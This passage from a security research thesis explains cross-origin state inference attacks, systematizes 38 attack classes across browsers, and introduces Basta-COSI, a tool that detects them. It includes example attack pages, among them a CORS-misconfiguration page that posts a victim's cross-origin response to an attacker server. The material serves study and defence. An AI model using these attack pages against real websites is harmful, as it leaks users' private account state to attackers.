JS script in the attack page can read from the supplemented element, the specific value targeted by the CSS rule to know if the extra styles of the target state, say A, have been applied, and thereby the victim state is determined.

Limitations

While this approach is fairly effective, the implementation of it requires more effort than it is required for other approaches with similar level of effectiveness. In addition, the requirement to find a state dependent resource that yields different CSS rulesets may not be met in all web applications.

5.1.8 Content-Security-Policy-Violations Technique

Having said earlier, the web's security model is rooted in *same-origin policy*. While SOP attempts to provide a sequestered sandbox for each web origin to shelter it against the rest of the web, attackers have structured clever ways to subvert this isolation system. Cross-site script injection (XSS) attacks, for example, have been shown to circumvent the SOP by injecting malicious code into a site's DOM and tricking the site to render such ill-natured code along with the site's normal content. This is a critical security breach of SOP, since web browsers trust each and every piece of content on a web page as legitimately part of that page's origin. Hence, an XSS injection attack can alone compromise the user session data and all the information that should normally be kept confidential. Despite that, modern web browsers address the highlighted scenario and try to significantly decrease the jeopardy and ramifications of such XSS attacks by employing

a defensive strategy called *Content-Security-Policy* (CSP) [71]. Using CSP, the site administrators are capable of setting appropriate policies to specify the behaviour of the browser for parsing and rendering the website contents in an effort to detect and prevent the illegitimate injected XSS codes. The remainder of this section details the CSP and explains how it can be leveraged to leak information for the purpose of launching COSI attacks.

Attack Strategy

The *CSP-Violations* attack class takes advantage of the cross-origin redirections that could trigger a CSP violation based on the set policy. It leverages a SD-URL that returns a redirection to a different origin (i.e., different domain, port, or protocol) in one state, and a redirection to the same origin (or no redirection) in the other state. The attacker could configure its attack server with a content security policy for the attack page that states that a CSP violation report should be sent to a log endpoint if there is an attempt to load a resource from an origin different from that of the attack page and the target site. Hence, any redirections to any origin other than the attack server and the target site would cause a CSP violation. We call such a SD-URL as *CSP-violating* SD-URL.

Definition 2: A *CSP-violating* SD-URL is a state-dependent url that triggers a CSP violation in any state A, but not in any state B ($A \neq B$). The violation is happening as a result of a cross-origin redirection.

Listing 5.7: An example CSP policy for complex CSP-violating redirection scenarios.

```
{
Content-Security-Policy: script-src https://a.example.org https://
    ↪ b.example.org/foo
}
```

In a CSP-Violation COSI attack, the attacker includes a CSP-violating SD-URL in the attack page and sets the appropriate CSP policy on the attack page response headers so that those resources that try to be loaded from any origin other than the attack page and target server would cause a CSP violation. The attacker can then compare the logged violations in different states to characterize each state. With this setting, a redirection can only trigger a CSP violation if it is redirecting to a different origin. To clarify, let's observe how the example code shown in Listing 5.8 would act presuming its CSP policy is set similar to Listing 5.7. According to this policy, script elements that are loaded from any URL other than `a.example.org` and `b.example.org/foo` will cause a CSP violation. The tricky part to investigate in the CSP policy is to uncover how subdomains and URL paths will affect the occurrence of a CSP violation. Listing 5.8 shows an example HTML `script` tag that can be embedded in an attack page through cross-origin resource inclusion. Listing 5.7 contains the CSP policy that is set and returned for the attack page embedding the aforementioned script.

Listing 5.8: An example HTML code for complex CSP-violating redirection scenarios.

```
1 <html>
2 <head></head>
3 <body>
4 <script src="https://a.example.org/path"></script>
5 </body>
6 </html>
```

The behaviour of the code in Listing 5.8 could be classified into the following four forms:

1. if `https://a.example.org/path` does not return a redirect response (e.g., returns a 200 HTTP status code), nothing interesting happens and everything continues normally.
2. if `https://a.example.org/path` redirects to `https://a.example.org/another-path` (same origin redirection), nothing interesting happens again, and everything continues normally.
3. if `https://a.example.org/path` redirects to `https://b.example.org/bar`, no CSP violation occurs even when the policy specifically allows `https://b.example.org/foo`. This is a counter measure for path information leakage attack [71].
4. if `https://b.example.org/foo` redirects to another origin like `https://c.example.org/bar`, a violation occurs and the redirect will be blocked!

The previous example reveled that this attack class would only work when there is a redirection to a different origin, which in turn would trigger a CSP violation. Thus, such information can be used to mount a COSI attack when this violation is happening in one state but not in the other, or when the blocked urls reported by the violation are not similar for different states.

Limitations

With the COSI attack strategy proposed in subsection 5.1.8, redirections to different paths of the same origin can not be detected as they do not cause a CSP violation. Further more, reported blocked urls (as a result of redirections to different origins) are path-truncated to minimize the information leakage that was previously used to mount several web attacks. Despite these limitations, CSP-based attacks should be considered as one of the top conclusive class of COSI attacks.

5.1.9 Timing Technique

The cross-origin *timing* side-channel attacks, also known as cross-site timing attacks [17], aim to exploit the time it takes for web applications to respond to HTTP requests to leak sensitive information about the victim. Cross-site timing attacks are a big family of attacks that comes in various forms and shapes. They leverage many strategies including exploiting query searching times, resource parsing times, and caching techniques. A great challenge for these category of attacks is to discover and devise mechanisms to eliminate, or at least to relax the random delays in network response times that may vary based on provisional network circumstances (e.g., the affects of delays can be mitigated using caching techniques).

Attack Strategies

In this subsection, we will discuss the state-of-the-art on COSI timing strategies that was initially proposed by Goethem et. al. [3]. The most basic way to perform a cross-site timing attack is to load a non-image mime-type SD-RES using an `img` tag and compare the load times across different states. Listing 5.9 shows an example script that can be used for launching such a basic time-based attack. The logging of time starts as soon as the `src` attribute for the `img` tag is set in line 8. At this moment, the browser starts downloading the included resource. As the included SD-RES is not an image, the `onerror` event is fired as soon as the resource is downloaded and parsed. In line 4, the difference of the start time and the time when `onerror` fires is logged. The main idea is to capture and compare the resource parse time as it is correlated to the resource size. However, the logged difference is not accurately reflecting the parse time as it includes the resource *download* time which varies depending on network conditions as well as the load on the target server.

Listing 5.9: An example script for a basic timing attack.

```
1 var imgTag = document.createElement('img');
2 imgTag.onerror = function() {
3   var endTime = window.performance.now();
4   var loadTime = endTime - startTime;
5   console.log("Load Time: "+ loadTime);
6 }
7 var startTime = window.performance.now();
8 imgTag.setAttribute('src', 'https://example.target.com');
9 document.body.appendChild(imgTag);
```

The load time (i.e., time difference between start and end time) captured in Listing 5.9 is logged for four different resource sizes. The distribution is illustrated in Fig. 5.1. According to the figure, it is very unlikely that an adversary can precisely differentiate between resources of similar sizes (e.g., 50kB and 60kB) despite several timing measurements. In contrast, when there is a significant difference in file size (e.g., 50kB and 150kB), it is likely that the attacker can rely on the logged load time (i.e., network download time plus parsing time) to perform the timing attack.

In order to eliminate, or at least relax the randomness observed in the resource load time of the previous example (i.e., separate the download time from the overall logged time), various strategies exists that are briefly discussed next. Note that these approaches may be browser specific [3].

Multimedia parsing: in this attack, a non-multimedia SD-RES is included using the HTML5 `video` and `audio` tags. In order to separate the resource download time from the parsing time, DOM callback events are exploited. Using these tags, as long as the resource is being downloaded, an `onprogress` event is periodically fired. Then, once the download has completed, an `onsuspend` event is triggered. The browser will then try to parse the fetched resource, and because a non-multimedia SD-RES has been included in the attack page, an `onerror` event is obviously triggered. Therefore, to analyze the



Figure 5.1: Distribution of load time for four resources of different sizes. Source: [3].

variance in parsing time, it is sufficient to measure the time between the `onsuspend` and `onerror` events.

Script parsing: in this attack, a non-JS SD-RES is included using the `script` tag. Similar to the multimedia parsing approach, DOM events are leveraged to distinguish the resource parsing time. In this case, the parsing time is the time between the `onload` and `onerror` events are fired. Obviously, the `onerror` event is triggered when the parsing fails due to the occurrence of a syntax error, since a non-JS resource is embedded in an `script` tag.

Limitations

While cross-site timing attacks are not an inconsequential class of COSI attacks to ignore, they are challenged with serious source of uncertainties that make their underlying strategy non-deterministic and rather more probabilistic. This means that unlike other COSI attack classes, a time-based COSI classifier often can not accurately and deterministically infer the victim state, but it can only indicate that the probability that the victim is in a certain state is higher than other states, though there is no guarantee for the correctness of such indication. In other words, even with the same attack page that has once correctly identified the victim state, there is no guarantee that the subsequent determination of the victim state is accurate and not subject to dynamic provisional noises.

In a perfect-world setting, one could precisely measure the time it takes for a server to generate a response for one specific request. In a real-world setting, however, this is quite error-prone and questionable since there are various contributing factors that add significant amount of provisional noise to the measuring process. The first source of noise is varying network conditions. Long delays, network congestion and packet losses can introduce significant amount of additive noise to the time measuring process because they are independent of the generated request. For very large requests, these circumstantial noises are even more complicated to analyze as they would be spread out over multiple TCP packets that would be influenced variously by different network conditions, and hence, they can even introduce multiplicative noises. Another crucial contributing factor for noise is the circumstantial load on the target server. For instance, when the server is

handling very few requests, each subsequent request would take shorter amount of time on average, or on the contrary, it would obviously take larger amount of time on the whole for the subsequent requests to be processed if the target server is nearly overloaded. These noises can also be both additive (server queuing delays) and multiplicative (different server threads).

Nonetheless, sources of uncertainties may not pose any difficulty on timing measurements provided that the computation time itself (on the target website) is significantly higher than those introduced by circumstantial noises. However, this is in general dependent on the target website. In addition, various techniques exists to relax circumstantial noises [3, 17, 69]. For example, timing techniques that exploit caching strategies aim to eliminate the noise that is introduced by varying network conditions.

5.1.10 CORS Technique

In this section, we will delineate how an adversary can exploit CORS misconfigurations on the target website to launch COSI attacks.

Listing 5.10: An example COSI attack page for exploiting CORS misconfigurations.

```
1  <html>
2  <head></head>
3  <body>
4  // including external libraries like JQuery
5  <script src="jquery.min.js"></script>
6  <script type="text/javascript">
7  request = $.ajax({
8  url: "https://cors-misconfigured.example.com/example-resource",
9  contentType: "application/json; charset=utf-8",
10 type: "GET",
11 dataType: 'text',
12 crossDomain: true,
13 });
14
15 // callback handler that will be called on success
16 request.done(function (response, textStatus, jqXHR){
17 var CORSResponse = {"response": response, "textStatus": textStatus,
       ↪ "jqXHR": jqXHR};
18 $.post("attackServer.php", CORSResponse);
19 });
20 </script>
21 </body>
22 </html>
```

As discussed in section 4.12, it is possible to capture sensitive information by exploiting CORS-misconfigured resources of the target website. In a proper CORS-configured setting, direct cross-domain reads are prevented for untrusted origins. The application has to authorize the specific origins that are legitimate for cross-origin communication by properly setting the `Access-Control-Allow-Origin` response header. Any misconfiguration could potentially open a hole for an adversary to obtain sensitive

information, and leak the victim state at the target website. For instance, the Javascript's native *XMLHttpRequest()* method (XHR) could be used to initiate a cross-origin request to an exploitable resource in a misconfigured target website, and infer the victim state by directly reading the returned cross-origin responses which should have been blocked in a correct CORS configuration setting.

Listing 5.10 illustrates an example COSI attack page based on the CORS-misconfigured resources of the target website. First, lines 6-13 sends a cross-domain HTTP request to an example CORS-misconfigured resource. In line 7, the code uses the *ajax()* method, the JQuery [109] equivalent of the native *XMLHttpRequest()* method, in order to send a cross-domain request to the target website. Then, in lines 17-18, the returned response is directly collected, and sent to the attack server. Based on the obtained value of the variable *CORSResponse* in line 17, the adversary is potentially able determine to the victim state.

5.2 COSI Attack Classes

In this section, we present a systematization of COSI attack classes and propose a general approach for detecting COSI attacks.

Table 5.8 provides a summary of the COSI attack techniques. The second column of the table shows an example of state-dependent responses for each attack technique and demonstrates how it is different for two distinct states A and B. For instance, in Events-Fired technique, different event callbacks may be triggered due to expected and unexpected content type of the returned response in states A and B as a result of the cross-origin resource inclusion. The third column illustrates how the COSI attack page should be generated in terms of its logic. Every attack page is crafted based on three fundamental elements: the inclusion, the effects of the inclusion (manifestation), and how to capture the manifested effects (leaking technique). The specific inclusion is created based on a candidate COSI attack vector found on the target website. For example, using the Post-Message class, the inclusion could be based on `iframe` tag or `window.open()` DOM API depending on the candidate attack vectors of the target website. For instance, if the target website uses framing protection strategies, only `window.open()` could be effective. The manifestation of the inclusion would be the potential broadcasted messages which can be leaked using the `receiveMessage()` callback. The fourth column of the table shows how many attack classes are derived from each attack technique, and the last column shows references that propose an instance of this technique for mounting a COSI attack.

5.2.1 Detection Approach

In order to discover COSI attacks, one need to crawl the URLs from the target website as a first step. The next step is to filter out the state-dependent URLs out of all collected URLs. As said earlier, a state-dependent URL renders different responses in various

Technique	**Example Behaviour**		**Attack Page's Logic**	**No. of Classes**	**Reference**
	In State A	*In State B*	*Leak Method.*		
CORS	Resp. A	Resp. B	XHR returned response	1	[9]
Events-Fired	Expected content-type	Unexpected content-type	HTML event fired	18	[11, 19, 20, 25, 76]
DOM-Properties	DOM property with value *A*	DOM property with value *B*	Included object's DOM properties	12	[7, 20, 61]
Frame-Count	*A* no. of frames	*B* no. of frames	Frame count	1	[20, 62, 77]
Readable-JS-Objects	JS with global object *A*	No JS or JS with global object *B*	Readable global objects	1	[10, 20]
JS-Error	Triggers JS error *A*	Triggers JS error *B* OR No JS errors	JS errors triggered on DOM	1	[12, 44]
Timing	Load/Resp. time is *A*	Load/Resp. time is *B*	Load/Resp. time	1	[3, 14, 18, 69, 70]
CSS-Rules	CSS with rule A	No CSS OR CSS with rule B	Styles applied	1	[13]
CSP-Violation	Redirection to different origin	Redirection to the same origin	CSP violations triggered	1	[8, 15, 32, 33]
Post-Message	Broadcast pstmsg is *A*	Broadcast pstmsg is *B*	Broadcasted messages	1	-

Table 5.8: COSI attack techniques (leak methods). The top techniques come from our systematization of prior work, while the PostMessage technique is first presented in this work. (*Note*: $A \neq B$)

states. However, these differences can not always be leaked. As a third step, one needs to filter out those state-dependent URLs that their difference can be manifested and leaked by COSI side-channels. To further clarify, let's assume $U1$ and $U2$ are two URLs that have been crawled on a given website. Furthermore, suppose that the set of input states is logged in and logged out, and the goal is to identify which resource (i.e., $U1$ or $U2$) can be exploited to this end. The website behaviour is as follows. When a user visits $U1$ and is logged in, the web page can be accessed successfully (HTTP 200 status code with the content type of *text/html*). Suppose exactly the same happens for $U2$ in this user state. When the user is logged out, however, he/she will be redirected to the login page upon visiting $U1$ (HTTP 200 status code with the content type of *text/html*). On the contrary, when the user visits $U2$ in the logged out state, he/she receives an error page (HTTP 404 status code with content type of *text/html*). In the given example, both $U1$ and $U2$ are state-dependent URLs, but the difference in various states can be manifested and leaked, say using EF, only in $U2$. This is because one difference in $U2$ across states is the HTTP status code that could lead to different firings of event callbacks (e.g., `onerror` vs `onload`) for specific EF inclusions. However, the only difference in $U1$ across states (i.e., different HTML pages) can not be manifested using EF callbacks, and hence, $U1$ needs to be filter out from the set of candidate attack vectors. In order to discover the leaking state-dependent URLs, a COSI detection approach can employ execution-based, heuristic-based or hybrid models. We will discuss these models next.

Execution-based Model. In order to discover the leaking SD-URLs, this approach generates candidate attack pages for all combinations of different inclusions and attack classes mentioned in Table 5.8. This approach is immune to false positives, but it has a much longer run-time than the heuristic-based approach. On the other hand, it may not be possible to find all attacks due to timing limitations (e.g., consider thousands of URLs for a given website).

Heuristic-based Model. In stead of finding the leaking SD-URLs and the attack vectors in a dynamic execution approach, this approach tries to model the expected behaviour of the COSI attack classes based on constructible heuristics. For example, a heuristic model may assume that the triggered event in the EF technique is dependent on the inclusion tag and certain response headers (e.g., HTTP status code, content-type, x-content-type, x-frame-options, content-disposition, etc). Hence, based on the received response headers, the triggered event can be predicted. The limitation of this approach is that the construction of heuristics may be difficult and/or impossible for most COSI attack classes. Even when the heuristic construction is feasible, one needs to notice that this approach may generate false positives depending on the admissibility of the presumed heuristic. On the flip side, however, the detection run time would be decreased dramatically and this means more URLs can be tested.

Hybrid Model. The hybrid model combines the execution-based and the heuristic approach for generating candidate COSI attack pages. It has the benefits of both worlds and perhaps is a more realistic model than the other two approaches. Our proposed strategy is to consider a heuristic-based approach for EF (since it is reasonable to build) while considering a execution-based approach for other COSI attack classes. From this

perspective, we divide COSI attack classes into two groups: *static* and *dynamic* attack classes. The static group are attack classes for which it can be determined, using solely the collected logs of HTTP(S) responses, if a SD-URL matches the class. This group includes all classes that capture differences in HTTP headers such as Status Code, Content-Type, or X-Frame-Options. The dynamic group are attack classes for which matching a SD-URL requires data difficult to obtain from the responses such as JS errors, postMessages, and audio/video properties (e.g., width, height, duration). For this group, it is needed to visit the SD-URL with different inclusion methods to collect the missing data.

5.2.2 Systematized Attack Classes

In this section, we introduce our systematization of COSI attack classes. A COSI *attack class* is a 6-tuple that comprises of a class name, signatures for two groups of responses that can be distinguished using the attack class, a leak method, a list of inclusion methods that can be used to include the SD-URL in an attack page, and the list of affected browsers. An attack class captures the SD-URLs that can be used for building an attack vector against the affected browsers using the leak method and one of the inclusion methods defined.

Having compiled the list of COSI leaking techniques in Table 5.8, the COSI attack classes can be discovered by systematically investigating the behaviours of a test application. The test application allows systematically exploring combinations of header and body values in responses. For each response, browser events and DOM values are logged. Then, pairs of responses that produce observable differences (e.g., trigger different callbacks), and do not match existing attack classes, are selected as attack instances, and generalized as above. Overall, we discovered 22 new attack classes, of which 11 use the EventsFired leak method, 8 use the Object Property leak method, and 1 uses a completely novel leak method based on postMessages.

Tables 5.9 and 5.10 detail the 38 attack classes identified by the above process. For each attack class, the tables shows the name we assigned to the class; a description of the two different responses by a SD-URL that can be targeted using this attack class; the attack page logic with the methods that can be used to include the SD-URL and the leak method to distinguish the responses; and the affected browsers. In each response description, we abbreviate HTTP fields as follows: Status Code (sc), Content-Type (ct), X-Content-Type-Options (xcto), Content-Disposition (cd), and response body (bdy).

Class	**SD-URL Responses**		**Attack Page's Logic**		**Browsers**		
	Response A	*Response B*	*Inclusion Methods*	*Leak Method*	*Firefox*	*Chrome*	*Edge*
EF-StatusErrorScript	sc = 200, ct = text/javascript	sc = (4xx OR 5xx)	`script src=URL`	[onload] / [onerror]	✓	✓	✓
EF-StatusErrorObject	sc = 200, ct ≠ (audio OR video)	sc ≠ (200 OR 3xx)	`object data=URL`	[onload] / [onerror]	✓	✗	✗
EF-StatusErrorEmbed	sc = 401, ct = (text/html)	sc ≠ 401, ct = (text/html)	`embed src=URL`	[] / [onload]	✗	✗	✓
EF-StatusErrorLink	sc = (200 OR 3xx), ct ≠ text/html	sc ≠ (200 OR 3xx)	`link href=URL rel=prefetch`	[onload] / [onerror]	✗	✓	✗
EF-StatusErrorLinkCss	sc = (200 OR 3xx), ct = text/css	sc ≠ (200 OR 3xx), ct ≠ text/css	`link href=URL rel=stylesheet`	[onload] / [onerror]	✓	✓	✗
EF-RedirStatLink	sc = 3xx	sc ≠ 3xx, cto = nosniff, ct ≠ (text/css OR text/html)	`link href=URL rel=stylesheet`	[onload] / [onerror]	✗	✓	✗
EF-StatusErrorIFrame	sc = (200 OR 3xx OR 4xx or 5xx), ct= (text/javascript OR text/css)	sc = (200 OR 3xx OR 4xx or 5xx), ct ≠ (text/javascript OR text/css)	`iframe src=URL`	[] / [onload]	✗	✗	✓
EF-NonStdStatusErrorIFrame	sc = (200 OR 3xx OR 4xx or 5xx), ct = (text/javascript OR text/css)	sc = 999	`iframe src=URL`	[] / [onload]	✗	✗	✓
EF-CDispIFrame	sc = 200, cd = attachment	cd ≠ attachment	`iframe src=URL`	[] / [onload]	✗	✓	✗
EF-CDispStatErrIFrame	sc = (4xx OR 5xx), cd = attachment	sc = (4xx OR 5xx), cd ≠ attachment	`iframe src=URL`	[] / [onload]	✓	✗	✗
EF-CDispAthmntIFrame	sc = 200, cd = attachment	¬(sc = 200, cd = attachment)	`iframe src=URL`	[] / [onload]	✗	✓	✗
EF-XctoScript	sc = 200, xcto disabled, ct = (text/html OR text/css OR application/pdf)	sc = 200, xcto = nosniff, ct = (text/html OR text/css OR application/pdf)	`script src=URL`	[onload] / [onerror]	✓	✗	✓
EF-CtMismatchObject	sc = 200, ct = X	sc = 200, ct = Y	`object data=URL typesmustmatch type=X`	[onload] / [onerror]	✓	✗	✗
EF-CtMismatchScript	sc = 200, ct = (text/javascript)	sc = 200, xcto = nosniff, ct ≠ (text/-javascript)	`script src=URL`	[onload] / [onerror]	✓	✗	✓
EF-CtMismatchImg	sc = (200 OR 3xx OR 4xx OR 5xx), ct = image	sc = (200 OR 3xx OR 4xx OR 5xx), ct ≠ image	`img src=URL`	[onload] / [onerror]	✗	✓	✓
EF-CtMismatchAudio	sc = (200 OR 3xx OR 4xx OR 5xx), ct = audio	sc = (200 OR 3xx OR 4xx OR 5xx), ct ≠ audio	`audio src=URL`	¬[onerror OR onsuspend] / [onerror OR onsuspend]	✗	✓	✗
EF-CtMismatchVideo	sc = (200 OR 3xx OR 4xx OR 5xx), ct = video	sc = (200 OR 3xx OR 4xx OR 5xx), ct ≠ video	`video src=URL`	¬[onerror OR onsuspend] / [onerror OR onsuspend]	✓	✗	✗
EF-XfoObject	sc = 200, xcto = text/*, xfo is disabled	sc = 200, xfo is enabled	`object data=URL`	[] / [onload]	✗	✓	✗
OP-LinkSheet	sc = 200, ct = text/css, bdy = CSS-like	sc = 200, ct ≠ text/css, bdy ≠ CSS-like	`link rel=stylesheet href=URL`	sheet	✗	✗	✓
OP-LinkSheetStatusError	sc = (200 OR 3xx), ct ≠ text/css	sc ≠ (200 OR 3xx)	`link rel=stylesheet href=URL`	sheet	✗	✗	✓

Table 5.9: COSI attack classes (part 1).

Class	**SD-URL Responses**		**Attack Page's Logic**		**Browsers**		
	Response A	*Response B*	*Inclusion Methods*	*Leak Method*	*Firefox*	*Chrome*	*Edge*
OP-ImgDimension	sc = (200 OR 3xx OR 4xx OR 5xx), ct = image, bdy = image with dimension A	sc = (200 OR 3xx OR 4xx OR 5xx), ct = image, bdy = image with dimension B	`img src=URL`	height, width, naturalHeight, naturalWidth	✓	✓	✓
OP-VideoDimension	sc = (200 OR 3xx OR 4xx OR 5xx), bdy = video with dimension A	sc = (200 OR 3xx OR 4xx OR 5xx), body = (video with dimension B OR body not video)	`video src=URL`	videoHeight, videoWidth	✓	✓	✓
OP-PdfDimension	sc = (200 OR 3xx OR 4xx OR 5xx), bdy = PDF	sc = (200 OR 3xx OR 4xx OR 5xx), body ≠ PDF	`frame src=URL`	height, width	✗	✗	✓
OP-MediaDuration	sc = 200, ct = (audio or video), bdy = audio/video with duration A	sc = 200, ct = (audio OR video), bdy = audio/video with duration B	`audio/video src=URL`	duration	✓	✓	✓
OP-ImgCtMismatch	sc = 2xx, ct = image	sc = 4xx, ct ≠ image	`img src=URL`	height, width, naturalHeight, naturalWidth	✓	✗	✓
OP-MediaCtMismatch	sc = 200, ct = (audio OR video)	ct ≠ (audio OR video)	`audio/video src=URL`	networkState, readyState, buffered, paused, duration, seekable	✓	✓	✓
OP-FrameCount	sc = 200, ct = text/html, bdy = HTML with numFrames A	sc = 200, ct = text/html, xfo is disabled, bdy = HTML with numFrames B	`iframe src=URL`, (`form`, `iframe`)	contentWindow.length	✓	✓	✓
OP-MediaStatus	sc = 2xx, ct = (audio OR video)	sc = 4xx OR 5xx ct ≠ (audio OR video)	`video/audio src=URL`	error.message	✓	✗	✓
OP-XfoObject	sc = 200, xfo is disabled, ct = text/*	sc = 200, xfo is enabled	`object data=URL`	contentDocument	✓	✗	✗
OP-XfoIFrame	xfo is disabled	sc = (2xx OR 3xx OR 4xx OR 5xx), xfo is enabled	`iframe src=URL`	contentDocument	✓	✗	✗
OP-WindowProperties	sc = 200, ct = text/html, bdy = HTML with window property A	sc = 200, ct = text/html, bdy = HTML with window property B	`window.open()`, `(form, iframe)`	frames.length	✓	✓	✓
PostMessage	bdy = postmsg A broadcast	bdy = (postmsg B broadcast OR no postmsgs broadcast)	`iframe`, `window.open()`	receiveMessage()	✓	✓	✓
CSSPropRead	sc = 200, ct = text/css, bdy = CSS with rule A	sc = 200, ct = text/css, bdy = CSS with rule B	`link rel=stylesheet href=URL`	window.getComputedStyle()	✓	✓	✓
JSError	sc = 200, ct = text/javascript, bdy = JS with A no. of errors	sc = 200, ct = text/javascript, bdy = JS with B no. of errors	`script src=URL`	window.onerror()	✓	✓	✓
JSObjectRead	sc = 200, ct = text/javascript, bdy = JS with readable object A	sc = 200, ct = text/javascript, bdy = JS with readable object B	`script src=URL`	window.hasOwnProperty(), prototype tampering, global API redefinition	✓	✓	✓
CORSMisconfig	Resp. A	Resp. B	`XMLHttpRequest.open()`	xhr.status, xhr.responseText, xhr.onreadystatechange	✓	✓	✓
CSPViolation	sc = 3xx, Location = same origin	sc = 3xx, Location = different origin	`iframe`, `frame`, `embed`, `applet`, `video`, `audio`, `object`, `link`, `script`	{"csp- report":}	✓	✓	✓
Timing	Load/Resp./Parse time A	Load/Resp./Parse time B	`script`, `video`, `img`, ...	timing side-channels	✓	✓	✓

Table 5.10: COSI attack classes (part 2).

6

Basta-COSI

In this chapter, we present an overview of Basta-COSI, the first automated tool to detect COSI attacks. Basta-COSI employs our systematization of COSI attack classes in a hybrid model. This chapter is structured as follows. First, in section 6.1 we detail the initial configuration required to use Basta-COSI. Then, in section 6.2 we provide a step-by-step walk-through over the the tool modules. Throughout the chapter, we demonstrate the underlying concepts using a running example based on the HotCRP web application.

6.1 Setup

The preparation phase of a COSI attack comprises of four steps: (1) target site configuration, (2) state scripts creation, (3) hybrid attack vector identification, and (4) attack page generation. In this section, we briefly describe the first two using a running example based on a HotCRP COSI attack that was previously mentioned in section 5.1.1. The most challenging and costly step of the preparation phase, among others, is the attack vector identification step since it requires exploring the space of the SD-URLs and browser leaks to identify the contents of a valid attack page. To address this challenge, we design and implement Basta-COSI, a tool for automating the attack vector identification and the generation of attack pages during the preparation phase of a COSI attack.

6.1.1 Target Site Configuration

To build an attack page, Basta-COSI needs to have access to a test site where the target application is deployed. This may be a local installation of the target application if the source code is available, or the target website otherwise. The tester needs to be able to



Figure 6.1: Basta-COSI architecture.

create accounts in the test site and configure them based on the user roles. In our HotCRP running example, the tester prepares a local installation of HotCRP in a test site (e.g., testhotcrp.com). In the local installation, the tester creates an administrator account, a test conference, two author accounts, and two reviewer accounts. Then, it submits a paper using each of the author accounts. Finally, using the administrator account, it assigns Paper1 from Author1 to Reviewer1 and Paper2 from Author2 to Reviewer2. Similar scenarios has to be designed for other local and/or live websites based on the COSI attack purpose. In live websites, in particular, test user accounts has to be created so as to not target any real user of these applications.

6.1.2 State Scripts Creation

Once the test website is configured, the security analyst needs to specify which states are intended for testing based on the initial configuration arranged earlier in the previous step. Obviously, these states has to be provided to the tool as an input. For each intended state, the tester or security analyst creates a state script that can be executed to automatically load a specific state at a web browser. These scripts can be written using the Python Selenium WebDriver module [78]. In other words, each state script is a selenium function that when executed, loads an specific state into a given web browser. In our running HotCRP example, the tester creates five state scripts. Each of them opens a web browser, visits the login page, and authenticates using one of the five user accounts. The specific web browser to be used is an argument to the script to enhance the detection of browser-specific COSI side-channel attacks.

6.2 Architecture

In this section, we will present the Basta-COSI architecture and provide an overview of how it works.

Figure 6.1 depicts the overall structure of Basta-COSI. It gets as input the state scripts, the browser and the target state and returns as output the COSI attack page. Basta-COSI is able to generate the attack pages both dynamically and statically. It is comprised of three main modules, namely, URL data collection module, attack vector identification (AVI) module, attack page generator (APG) and a precompiled heuristic-based COSI database (Attack Classes). The rest of the section details each module.

6.2.1 URL Data Collection

The URL data collection module is comprised of two main submodules: *URL Crawling* and *Data Collection*.

The URL crawling submodule crawls the target site to identify as many URLs as possible. It is built over the spider module for OWASP ZAP [79] and uses the input selenium state scripts to make sure that URLs accessible from each loaded state are collected. A URL is considered to be part of the target site if it satisfies at least one of three constraints: it is hosted at the target site domain, it redirects to a URL hosted at the target domain, or it is part of a redirection chain involving a URL satisfying any of the above two criterion. In our running HotCRP example, for instance, the collected URLs may include profile.php that returns the profile page of a authenticated user, doc.php that returns the PDF of a given paper identifier only to the paper's authors and reviewers, and offline.php that returns the review form of a given paper identifier to any (authenticated) user. Intuitively, identifying if a URL is state-dependent requires requesting the URL with multiple accounts in different states and comparing their responses. Thus, during the preparation phase, the attacker needs to create user accounts in the target web application, which capture the attribute whose state needs to be inferred. For example, to identify if a user is the reviewer of a paper in HotCRP, the attacker needs to create author and reviewer accounts in a HotCRP installation. For open source web applications (e.g., HotCRP, GitLab) the attacker can simply install them locally. Closed-source websites (e.g., linkedin.com), typically also allow any user to create non-administrator accounts, possibly with some monetary cost (e.g., for premium accounts).

Currently, Basta-COSI supports the three most popular browsers: Chrome, Firefox, and Edge. For each browser, it supports the latest version at the time we started the implementation: Google Chrome v71.0.3578.98, Mozilla Firefox v65.0.1, and Microsoft Edge v42.17134.1.0. The module has a flexible design that allows adding support for other browsers and browser versions. For each triplet (URL, browser, state), it stores the full response (headers and body) received from the server.

